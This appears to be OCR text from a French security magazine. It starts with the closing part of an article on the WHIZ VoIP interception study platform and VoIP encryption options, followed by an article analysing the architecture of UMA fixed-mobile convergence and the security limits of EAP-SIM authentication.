
⇨ analyse des en-têtes des messages SIP pour identifier les vulnérabilités aux attaques telles que les *buffer overflow* ou le déni de service ;

⇨ authentification des messages de signalisation ;

⇨ authentification des demandes d'enregistrement ;

⇨ vérification des capacités de sécurisation et de chiffrement des communications.

Ces analyses sont éditées dans un rapport au format HTML.



11 *SiVus : configuration du scanner*

Pour sélectionner la cible, il suffit d'entrer l'adresse IP de la cible. Si l'option ***Export*** de la fenêtre précédente a été utilisée, c'est l'adresse IP (ou le groupe d'adresses) détectée par le *Discovery Scanner* qui sera reprise dans ce champ. Comme nous l'avons vu dans la présentation de SIP, il est conseillé de cocher les protocoles UDP et TCP. Les autres champs sont remplis par défaut par l'application. La configuration du scanner doit alors être enregistrée pour être validée.

Le contrôle du scanner se fait à l'aide de la fenêtre « *Scanner control panel* ». Elle permet de lancer ou d'arrêter le scan correspondant à la configuration précédemment enregistrée.

12 *SiVus : résultat du scanner*

Les alertes apparaissent sous forme de feux rouges, jaunes ou verts qui correspondent respectivement à des risques de niveau fort, moyen ou faible. Les résultats du scanner peuvent être enregistrés et présentés dans un rapport au format HTML. Après avoir identifié les menaces liées au protocole SIP, l'administrateur peut également chercher à détecter d'éventuels intrus. Ainsi, un administrateur réseau muni des bons outils est en mesure de détecter des activités suspectes sur son réseau et d'identifier les suspects.

Utilisation du chiffrement

Face à la relative facilité avec laquelle un intrus malveillant peut intercepter les flux VoIP, une réaction à la suite d'une détection peut être jugée insuffisante. Dans ce cas, le chiffrement des flux constitue une solution de protection. Les différents moyens de chiffrement des flux VoIP sont les suivants :

⇨ Protocole **Secure RTP** (SRTP). La principale limitation du SRTP est qu'il ne chiffre que la charge utile. Or, comme le montrent les études que nous avons présentées, un certain nombre de renseignements peuvent être tirés de l'analyse des en-têtes (identifiants des utilisateurs...). La RFC 3711 qui décrit le SRTP et son aspect chiffrement au chapitre 12 ne propose actuellement que l'algorithme de chiffrement AES pour protéger les flux RTP.

⇨ Protocole **MiKEY** (*Multimedia internet KEYring*). A l'heure actuelle, le projet Minisip [11] est l'une des implémentations les plus avancées de MiKEY. Il propose une authentification via Diffie-Hellman ou PSK et supporte TLS pour sécuriser les échanges SIP. Son emploi permet donc la protection de la charge utile comme du flux de signalisation tout en limitant l'impact de la sécurisation au niveau de la performance.

⇨ Protocole **IPsec**. L'utilisation d'un tunnel IPsec permet d'assurer une plus grande fiabilité et une plus grande protection des informations et permet également de chiffrer le flux media et le flux signalisation. Cette solution est cependant coûteuse au niveau matériel comme au niveau des ressources réseau. Par ailleurs, elle suppose un effort non négligeable de configuration et de maintenance. Enfin, les expériences menées montrent que l'emploi d'IPsec augmente sensiblement la latence dans les communications qui constitue un des points primordiaux de la qualité de service pour la VoIP. Au final, les mécanismes de sécurité implémentés de bout en bout existent chez de nombreux constructeurs et constituent une des seules solutions satisfaisantes, mais restent selon les spécialistes de la sécurité très rarement mis en œuvre.

⇨ Protocole **TLS**. Le protocole TLS v1.0, fondé sur le protocole SSL, a été normalisé en 1999 par l'IETF dans la RFC 2246. Les protocoles SSL et TLS servent à sécuriser les échanges d'informations entre un client et un serveur et à obtenir une authentification mutuelle. Une session SSL/TLS correctement établie va donc protéger les échanges entre les parties, mais ne sera en aucun cas une garantie de sécurité pour les systèmes client ou serveur (attaques logicielle, par man-in-the-middle, par *keylogger*, compromission d'un serveur de session SSL/TLS).

Conclusion et travaux futurs

Les techniques de VoIP et les systèmes de sécurité mis en place sont en constante évolution. La plate-forme WHIZ permet d'ores et déjà de disposer d'un environnement puissant de simulation, mais de nombreuses voies sur le sujet restent à approfondir et feront, dans un proche avenir, l'objet d'évolutions. Nous en citons quelques-unes :

⇨ **Interfaces d'attaques : générateur de paquets qui récupère et insère automatiquement les données dans un paquet à envoyer.**

⇨ **Interface de configuration : développement d'une IHM permettant de paramétrer la plate-forme.**

⇨ **Évolution de la plate-forme (en taille et en matériel) afin d'effectuer des tests de charge et de reproduire un réseau VoIP opérationnel. Les réflexions actuelles envisagent de passer par des environnements de simulation massifs permettant de simuler un très grand nombre de serveurs et de clients. Ces environnements sont en cours de développement dans le cadre de la modélisation et l'étude de propagation à grande échelle des vers informatiques.**

⇨ **Étude des « capacités » de propagation virales de la technologie VoIP (hors vulnérabilités). Si certains scénarii ont été définis au niveau théorique, il reste à les valider sur le plan opérationnel.**

Ce qu'a montré la plate-forme WHIZ et, avec elle, l'étude de la sécurité de la VoIP, est, qu'au fond, cette technologie

n'est conceptuellement pas différente des technologies existantes : ainsi que le rappelle l'acronyme lui-même, il s'agit d'une utilisation particulière d'IP. Cela implique, à moins de découvertes à venir, mais, à notre sens, peu probables, que rien de vraiment nouveau n'est à attendre. Récemment, le groupe *The Grugq* [17] a évoqué d'autres attaques contre les annuaires et plus généralement les infrastructures. Mais, là encore, il n'y a rien de novateur d'un point de vue conceptuel : la problématique reste similaire à celle concernant une infrastructure à clef publique (en poussant un peu les choses, une donnée dans un annuaire VoIP n'est-elle pas comparable, en un certain sens, à une clef publique ?). Il reste évident que, quelle que soit la technologie, la protection de son architecture sous-jacente est un pré-requis incontournable.

Notes

[N0] Franck Blanchard et Laurent Saunois appartiennent également à la marine nationale.

[N1] Clin d'œil à l'existant **[1]**, WHIZ signifie « *Wir Hören Ihnen Zu... und viel mehr*» (nous vous écoutons et même plus).

[N2] Depuis début 2007, le projet Trixbox (**http://www.trixbox.org**), anciennement **Asterix@home** a mis à disposition une interface graphique d'administration et d'installation.

Références

[1] BAREIL (Nicolas), « *Projet Ilty: I am listening to you (via VoIP)* », SSTIC 2005, **http://www.sstic.org/**

[2] BLANCHARD (Franck), SAUNOIS (Laurent), *Conception d'une plate-forme VoIP d'étude et d'interception*, Mémoire de stage mastère spécialité RTM, ESAT, Laboratoire de virologie et de cryptologie, juillet 2006. Ce document ainsi que son annexe technique sont disponibles sur simple demande auprès du laboratoire. La distribution complète permettant d'installer WHIZ est également disponible.

[3] SIPX, **http://www.sipfoundry.sip.org/sipXpbx**

[4] ASTERIX, **http://www.asterisk.org**

[5] CAIN, **http://www.oxid.it**

[6] COMM VIEW, **http://www.tamos.com**

[7] WINARP_SK, **http://www.arp-sk.org**

[8] FILIOL (E.), « *Formalisation and Implementation Aspects of K-ary (malicious) Codes* », In Eicar 2007 Best Academic Papers Special Issue, V. Broucek & P. Turner eds, Journal in Computer Virology, 3 (2).

[9] SIVUS, **http://www.vopsecurity.org/html/sivus.html**

[10] TRABELSI (Z.), *L'espionnage dans les réseaux TCP/IP : sniffers et anti-sniffers*, collection Réseaux et Télécoms, Éditions Hermès-Lavoisier, 2005.

[11] Minisip, **http://www.minisip.org**

[12] DISA, **http://csrc.nist.gov/pcig/STIGs/VoIP-STIG-V1R1R-4PDF.pdf**

[13] PISCITELLO (D.), « *IP Telephony Security Part I and II: Threats to Operators* », LOOP, 24, 2004, **http://loop.interop.com/comments.php?id=192_0_1_0_C**

[14] KIDMAN (A.), « *The next virus threat: IP telephony* », 2004, **http://www.zdnet.com.au/news/security/0.2000061744,39150881,00.htm**

[15] DISA, *Voice over Internet Protocol (VoIP), Security Technical Implementation Guide*, Version 1, Release 1, 13, **http://csrc.nist.gov/pcig/STIGs/VoIP-STIG-V1R1R-4PDF.pdf**

[16] FILIOL (E.), *Techniques virales avancées*, Collection IRIS, Springer France, pages 233 et suiv., 2007.

[17] The Grugq, « The tactical VoIP Toolkit », 2007, **http://conference.hackinthebox.org/hitbsecconf2007dubai/?page_id=70**

Convergence Fixed-Mobile : UMA (Unlicensed Mobile Access) sur le devant de la scène ?

Les technologies de convergence fixe-mobile font beaucoup parler d'elles depuis quelques mois. La promesse d'un téléphone unique, d'une messagerie et d'un carnet d'adresses unifiés, ainsi qu'une grande simplicité d'utilisation semblent intéresser les usagers du téléphone. Parmi les diverses solutions techniques, UMA (Unlicensed Mobile Access) a déjà été choisi par plusieurs opérateurs dans le monde. Cette technologie définit un standard pour la convergence voix-données, permettant l'accès au réseau de l'opérateur par les technologies radio classiques (GSM) et par les technologies radio dites « non soumises à licence », c'est-à-dire le Bluetooth et le Wi-Fi. UMA offre des fonctions de « hand-over » transparentes entre ces réseaux. Cet article vise à présenter les principes de la technologie UMA, et s'efforce d'apporter un éclairage technique sur les aspects « sécurité ».

mots clés : ***convergence / voix/donnée / architecture***

La convergence fixed-mobile : pourquoi, comment… ?

En l'espace de quelques années, le nombre de téléphones par personne a littéralement explosé. Tout utilisateur « branché » dispose maintenant de 2, 3, voire plus, lignes téléphoniques, et terminaux associés : un téléphone portable classique de type GSM, un bon vieux téléphone RTC « historique », et souvent, un téléphone VoIP venu se greffer à son abonnement Internet, dans le cadre de son offre triple *play* (Internet/TV/Téléphonie VoIP). On comprend alors facilement que les utilisateurs aient des souhaits de convergence : disposer d'un seul terminal, qui fonctionnerait de façon transparente sur ces divers réseaux, en offrant une messagerie unifiée, un répertoire unique… tout cela bien sûr en bénéficiant si possible du meilleur tarif ! C'est un peu toutes ces promesses que nous propose la convergence « *fixed-mobile* ». Les opérateurs, de leur coté, voient ainsi un moyen de proposer de nouvelles offres à leurs clients, de faire un *packaging* de services intéressants (internet et GSM), et peuvent aussi utiliser les équipements internet du client (la passerelle domestique) pour étendre leur couverture radio. Généralement, en effet, ces offres vont s'appuyer sur des téléphones GSM bi-mode, supportant aussi les protocoles WiFi et/ou Bluetooth. Le téléphone de l'usager, lorsqu'il est dans un scénario favorable (à son domicile, devant un *hotspot*…) va automatiquement basculer sur le mode secondaire, et va alors véhiculer les appels sur le réseau Internet, via une « connexion » WiFi sur la passerelle Internet. Idéalement, ce fonctionnement se devra d'être complètement transparent pour l'usager, avec des possibilités de « *seamless handover* » (c'est-à-dire le basculement du réseau WiFi au réseau GSM et vice-versa sans impact sur la joignabilité, ni sur les communications en cours et disposant de tous ses services).

Les premières notions de convergence ne sont pas nouvelles. Au Danemark, pays souvent précurseur dans ce type de technologie, une première offre de numéro de téléphone unique et messagerie unifiée avait fait son apparition en 1997 (couplage d'une solution fixe et GSM, mais pas de notion de handover). Mais c'est véritablement le développement des puces WiFi basse consommation, ainsi que l'arrivée massive des solutions de VoIP qui ont permis l'avènement d'une deuxième génération d'offres de convergence, à partir de 2004. Plus récemment (fin 2005), un opérateur historique d'outre-Manche a lancé une offre de convergence de type UMA s'appuyant sur le protocole « Bluetooth » pour la liaison radio au domicile. D'autres initiatives de ce type ont été initiées un peu partout dans le monde, s'appuyant essentiellement sur UMA.

Les principes d'UMA

UMA (*Unlicensed Mobile Access*) est un standard initialement développé par un consortium d'opérateurs et d'équipementiers, fondé en janvier 2004. Ce standard a évolué et est maintenant supporté par le 3GPP (voir l'encadré sur le consortium) sous le nom de GAN (*Generic Access Network* - voir encadré). UMA spécifie une solution transparente de bascule entre 2 réseaux d'accès de technologies différentes (Seamless Handover) :

- un réseau local reposant sur un protocole radio libre (en pratique, bande des 2.4Ghz, WiFi et Bluetooth) ;
- le réseau traditionnel WAN GSM/GPRS.

La solution est dite « transparente » dans le sens où les communications en cours ne sont pas interrompues, le client dispose des mêmes services sur l'un ou l'autre réseau.


En fait, l'utilisateur est équipé d'un téléphone UMA bi-mode, capable à la fois d'établir une communication sur son interface GSM classique, mais aussi sur une interface de type WiFi ou Bluetooth. En simplifiant l'UMA au maximum, on peut dire que le téléphone, lorsqu'il bascule en mode non-GSM, va « encapsuler » la communication GSM dans un tunnel au-dessus d'une connexion IP.

Comme l'indique le schéma 1, le téléphone peut :

- utiliser le réseau GSM classique, en se connectant sur une BTS (*Base Transceiver Station*), afin d'accéder au cœur de réseau de l'opérateur via un équipement appelé le BSC (*Base Station Controller*) ;
- fonctionner en mode UMA, et accéder au cœur de réseau de l'opérateur via un tunnel IP connecté jusqu'à l'UNC (*UMA Network Controller*) permettant d'accéder au réseau cœur.


Natacha Mach
Ingénieur d'études en sécurité, France Télécom R&D

Franck Veysset
Expert senior sécurité, France Télécom R&D



1 *Principe simplifié d'UMA*

UMA spécifie le mode de fonctionnement « non-GSM » du téléphone, ainsi que les mécanismes de basculement d'un réseau à l'autre. Car, en effet, on comprend bien que le tunnel IP établi entre le téléphone et l'UNC doit offrir un niveau de sécurité adapté. Le fait d'offrir un accès au cœur de réseau de l'opérateur depuis une connexion IP n'est envisageable que si un certain niveau de sécurité et de contrôle peut être atteint... On voit mal en effet les opérateurs « ouvrir » une porte sur un réseau si sensible. Un autre point très important réside dans l'impact du déploiement de l'architecture UMA sur un réseau GERAN/ULTRAN classique : en effet, les évolutions à apporter doivent être mineures, voire nulles sur les éléments déjà en place. Pour cela, UMA spécifie notamment les mécanismes à mettre en œuvre. Et la liste est longue...




2 *Architecture fonctionnelle d'UMA*

Comme indiqué précédemment, UMA offre un accès au cœur de réseau à travers des protocoles non soumis à licence (WiFi et BT). Les points forts de la technologie UMA sont :

- fourniture d'un service Voix et data standard dans le mode UMA ;
- identification identique de l'abonné sur le réseau GSM et UMA ;
- handover transparent entre les réseaux GSM et UMA ;
- niveau de sécurité du mode UMA équivalent au mode GSM ;
- utilise une connexion internet de type « toujours active » comme les connexions xDSL, câble, FTTH... ;
- aucun impact sur le réseau GSM existant.

Pour satisfaire tous ces besoins, un des points principaux de l'UMA réside dans l'UNC, le contrôleur UMA. Celui-ci va en effet assurer la terminaison du tunnel IP entre le terminal de l'utilisateur, et l'interface avec le réseau cœur GSM. Ainsi, l'UNC va être vu comme un BSC classique par le réseau opérateur. À ce titre, il offre notamment les interfaces standards du monde GSM, à savoir l'interface A (mode circuit) et l'interface Gb (mode paquet).

Pour assurer un niveau de sécurité et de confidentialité optimal, un tunnel IPsec est établi entre le terminal utilisateur et l'UNC. C'est dans ce tunnel que la connexion « GSM » est encapsulée.



3 *Sécurité de l'UMA*

UMA gère les mécanismes de basculement de réseau. Ainsi, un téléphone GMS/UMA peut basculer de façon transparente sur le réseau UMA dès qu'il détecte un réseau WiFi offrant les caractéristiques nécessaires. À ce moment-là, le terminal va établir un tunnel IPsec avec une passerelle de sécurité localisée dans l'UNC, puis va activer les mécanismes traditionnels d'enregistrement sur le réseau GSM. Si l'enregistrement se déroule normalement, le terminal devient alors connecté au réseau GSM classique, à la petite différence qu'il est désormais joignable via et uniquement par le tunnel IPsec établi précédemment. Les ressources du réseau d'accès GSM sont alors libérées.

Lorsque le terminal bouge, le signal WiFi va varier, jusqu'à ce qu'éventuellement le téléphone sorte de la zone de couverture WiFi. À ce moment-là, le terminal va procéder à un handover traditionnel, et se reconnecter via une BTS GSM sur un BSC classique. Vu du cœur de réseau et comme l'UNC est vu comme une BSC « presque classique », cela n'a aucun impact (y compris si une communication était en cours). On parle alors de « seamless handover ». Les ressources mobilisées pour le tunnel IPsec avec L'UNC sont alors libérées.

UMA dans le détail

Ci-dessus, nous avons détaillé d'un point de vue haut niveau le fonctionnement d'UMA ; intéressons-nous maintenant aux détails techniques...

Dans les spécifications UMA, il est indiqué que le mode UMA doit offrir un niveau de sécurité « au moins équivalent » au mode GSM. Pour cela, plusieurs mécanismes de sécurité sont mis en place :


- Un tunnel IPsec fondé sur le mécanisme IKEv2 est établi entre le terminal de l'utilisateur et la passerelle UMA UNC pour assurer la confidentialité et l'authentification des acteurs. EAP-SIM permet d'authentifier l'utilisateur, en se basant sur le secret résidant dans la carte SIM du terminal de l'utilisateur. L'architecture UMA combine ainsi le mécanisme d'authentification IKEv2 et le chiffrement offert par IPsec afin d'établir un tunnel sécurisé entre le mobile et la passerelle UMA (Voir encadré sur IKEv2).
- Le tunnel IPsec permet d'assurer la confidentialité et l'intégrité des flux de données échangés à travers le tunnel IPsec. Ainsi, tous les échanges entre le terminal de l'utilisateur et l'UNC sont chiffrés se basant sur AES.
- La sécurité de la couche GSM traditionnelle, encapsulée dans le tunnel IPsec (authentification A3/A8, chiffrement A5).

Ainsi lorsqu'un mobile atteint une zone couverte par le réseau WIFI, la passerelle UMA doit d'abord chercher à authentifier le terminal de l'utilisateur, en se basant sur le certificat présent dans la carte SIM. Ensuite, le mobile du client est enregistré dans le HLR, comme étant en *roaming* joignable via la passerelle UMA.

Ensuite, le client peut passer et recevoir des appels, à travers le réseau d'accès WIFI, et ceci de manière transparente en passant du GSM vers le WIFI et vice versa.

L'authentification – Accès au réseau UMA

UMA requiert un certain nombre de mesures de sécurité, afin d'assurer la protection de l'utilisateur et du réseau.



4 *Fonctionnalités de sécurité dans UMA*

Lorsque le terminal détecte un point d'accès UMA, un tunnel IPsec sécurisé est établi vers un « UMA Controller » UNC.

Le terminal initie des négociations via IKEv2 avec la passerelle de sécurité (SEGW sur la figure 4), afin d'établir une connexion sécurisée avec l'UNC. Tout échange est ensuite sécurisé grâce au tunnel IPsec établi entre le terminal et la SEGW. Les adresses IP des SEGW et UNC sont déjà provisionnées au niveau du terminal.

L'authentification du terminal est ensuite réalisée avec le serveur AAA, via EAP-SIM à l'aide du secret stocké sur la carte SIM du terminal. Il y a alors une authentification mutuelle entre le réseau et le terminal. La SEGW sert de relais entre le serveur AAA et le terminal, pour tous les messages EAP échangés au cours de l'authentification.

Une adresse IP est ensuite attribuée au terminal dans le réseau interne UMA. Par la suite, les paquets IP échangés sont encapsulés : le protocole GSM dans IP (tcp/14001 pour la signalisation, UDP pour le transport de la voix sur RTP et le trafic GPRS).

La phase de découverte permet de déterminer les adresses IP des SEGW et UNC qui vont effectivement intervenir lors de la session UMA. La phase d'enregistrement UMA auprès de l'UNC se déroule ensuite.

L'UNC désencapsule le trafic IP et le transmet au réseau cœur GSM : le terminal apparaît ainsi comme attaché au réseau d'accès GSM.

La section suivante présente les grandes lignes du mécanisme EAP-SIM.

EAP-SIM

Le protocole EAP-SIM est utilisé au sein d'UMA pour mettre en œuvre les mécanismes d'authentification.

Quelques principes généraux sur EAP

Extensible Authentication Protocol est une extension de PPP (*Point to Point Protocol*) en permettant diverses méthodes d'authentification.

EAP est un standard IETF (cf. **[RFC 3748]**) qui définit un mécanisme d'authentification générique, c'est-à-dire des fonctions communes (`Request`, `Response`, `Failure`, `Success`), permettant de négocier un mécanisme d'authentification commun entre un client et un serveur.


EAP est généralement utilisé pour les réseaux sans fil, et les liaisons point à point. Même si EAP commence à apparaître dans les architectures mettant en œuvre des réseaux d'accès de type filaire, il reste tout de même majoritairement répandu parmi les technologies de type WLAN.

Il existe jusqu'à 255 méthodes EAP différentes, dont les plus connues sont :

- Challenge MD5 avec EAP-MD5 ;
- Protocole SSL avec EAP-TLS ;
- Utilisation des cartes à puce avec EAP-AKA (reposant sur l'USIM) et EAP-SIM (utilisation des algorithmes GSM).

EAP est ainsi extensible, et s'adapte au protocole d'authentification commun côté client et côté serveur. Selon les architectures considérées, la flexibilité d'EAP peut constituer un atout majeur si plusieurs technologies de réseau d'accès doivent être considérées en ouvrant la possibilité d'utiliser différentes méthodes d'authentification. Aussi, un bémol doit être indiqué pour cette fonctionnalité : en effet des mécanismes d'authentification ayant des niveaux de sécurité bien différents peuvent être mis en œuvre, et compromettre la sécurité du système.

Le schéma suivant présente la structure protocolaire mettant en œuvre EAP :



5 *Mise en œuvre de EAP – vue générale des protocoles*

Un mécanisme d'authentification spécifique est négocié au cours de la phase d'établissement de la liaison entre le client et le serveur. La méthode EAP ainsi établie, la phase d'authentification se déroule selon le protocole négocié.

La figure suivante introduit les principales méthodes EAP. On considère 3 acteurs au niveau d'une authentification via EAP :


⇨ homologue EAP (terminal avec la carte SIM) : client cherchant à accéder à un réseau, et devant être authentifié ;

⇨ authentificateur EAP : point d'accès au réseau, réalisant l'authentification de l'homologue EAP ;

⇨ serveur d'authentification : négocie l'utilisation d'une méthode EAP.

L'identité d'un utilisateur est réalisée en se basant sur un identifiant, le NAI (*Network Access Identifier*, cf. **[RFC 2486]**) dont le format est similaire à celui d'une adresse électronique.

Le schéma suivant donne une vue générale des messages échangés lors d'une procédure d'authentification EAP (peu importe le protocole d'authentification négocié).




6 *Mise en œuvre de EAP – principaux messages échangés*

Tant que l'authentification n'est pas réalisée, seuls des messages EAP peuvent être échangés.

Focus sur EAP-SIM

Le standard IETF pour EAP-SIM est la **[RFC 4186]**.

La figure suivante donne un aperçu *simplifié* des messages échangés lors d'une procédure EAP-SIM :



7 *Mise en œuvre de EAP-SIM – principaux messages échangés*

EAP-SIM permet d'utiliser les cartes SIM GSM et l'infrastructure réseau GSM existante. Ce mécanisme d'authentification est notamment utilisé pour les accès de type WLAN (IEEE 802.11i), et pour divers types de *devices* tels que des terminaux clients, PDA, cartes PC…

De base, EAP-SIM reposant sur la carte à puce, propose un bon environnement de sécurité pour l'exécution de fonctions sensibles, telles le stockage ou la dérivation de clés cryptographiques.

Authentification

EAP-SIM introduit aussi l'authentification du réseau, qui n'était pas présente dans le GSM. L'authentification est ainsi mutuelle :

⇨ La carte SIM hébergée par le terminal authentifie le réseau en vérifiant le MAC envoyé par le réseau. La carte SIM ne répondra ainsi pas *en théorie* à toute requête formulée par une application malicieuse tournant sur le terminal.

⇨ Le réseau authentifie la valeur RES, calculée par la carte SIM à partir du challenge reçu.

De plus, 3 triplets GSM sont utilisés pour une seule session, ainsi le résultat est *en théorie* plus puissant que l'utilisation d'un seul triplet GSM lors d'une authentification GSM classique. En effet, EAP-SIM spécifie une fonction de dérivation permettant d'obtenir une clé de session de 128 bits à partir des clés de session de 64 bits générées pour chaque triplet GSM. La force des clés produites dépend également des différents paramètres utilisés, fournis par l'opérateur.

Aussi, les sessions ne sont pas indépendantes les unes des autres. En effet, rien ne permet de garantir que les triplets effectivement générés sont « uniques », et pas rejoués par le réseau.

Toutefois, un attaquant pourrait récupérer des triplets GSM et ainsi les utiliser à ses fins. En effet, les paramètres Kc et RAND sont transmis sur le réseau, et potentiellement compromis. Il est ainsi possible, dès que 3 triplets GSM sont exposés de pouvoir se faire passer *indéfiniment* pour le réseau, à l'opposé d'autres mécanismes d'authentification comme EAP-AKA, où l'authentification du réseau repose sur un secret stocké sur la carte à puce et jamais transmis sur le réseau.

L'utilisation des algorithmes GSM A3/A8 évolués avec la valeur RAND reçue du réseau permet de calculer la clé de session Kc.

On peut lire dans divers présentations/papiers, etc. qu'EAP-SIM fournit une sécurité avec un niveau de clé de 128 bits. Toutefois, cette affirmation est souvent contredite par le fait que des attaques de niveau 64 bits sont possibles. En effet, des triplets peuvent exposer sur le réseau GSM, et de là réduisent le niveau de sécurité mis en œuvre pour EAP-SIM (cf. *brute force attack*) s'ils sont réutilisés. Une solution serait d'inclure des paramètres supplémentaires au niveau de la dérivation de clé de session, mais cela impliquerait une modification du protocole.

Pour plus d'informations sur les études de la sécurité d'EAP-SIM : **http://www.drizzle.com/~aboba/EAP/AnalyisOfEAP.pdf**.

EAP définit un mécanisme *Fast ReAuthentication* s'appuyant sur le contexte de sécurité établi lors de la dernière procédure d'authentification. Le but est de réduire les délais, en évitant de refaire une authentification complète, par exemple si le client se trouve dans un réseau visité. Toutefois, les spécifications sur ce point sont encore à l'état de *draft* et doivent être éprouvées, et impliquent de nouvelles contraintes notamment au niveau des serveurs AAA, la notion d'accord de transfert des contextes de sécurité entre les opérateurs. Ces aspects ont encore besoin d'être creusés, avant de pouvoir en cerner toute la complexité.

Pour plus d'informations sur ce sujet : **http://tools.ietf.org/id/draft-vidya-eap-er-02.txt**.

Protection de l'identité – IMSI

L'IMSI est un numéro unique et privé secret stocké dans la carte à puce SIM/USIM permettant au réseau respectivement 2G ou 3G d'identifier un client.

EAP-SIM spécifie un mécanisme afin de protéger l'IMSI au cours de la procédure d'authentification, et éviter qu'il soit transmis en clair. Toutefois, ce mécanisme n'est valable que si le réseau a déjà attribué un identifiant temporaire au terminal, et ainsi dans tous les cas l'IMSI sera toujours exposé lors du tout premier échange EAP-SIM si le terminal ne possède pas d'identifiant temporaire. Toutefois, des mécanismes de sécurité additionnels comme **[PEAP]** peuvent être utilisés afin de ne pas exposer l'IMSI.

Si l'identité doit être réellement protégée, alors les mécanismes proposés par EAP-SIM doivent être couplés avec d'autres mécanismes de protection, comme la mise en place de tunnels.

Confidentialité/Intégrité/Replay attack protection

Les paquets EAP ne sont pas complètement protégés au niveau confidentialité et intégrité. En effet, les messages EAP ne sont pas chiffrés, et l'intégrité des messages EAP n'est assurée que si elle est couplée avec d'autres mécanismes de protection.

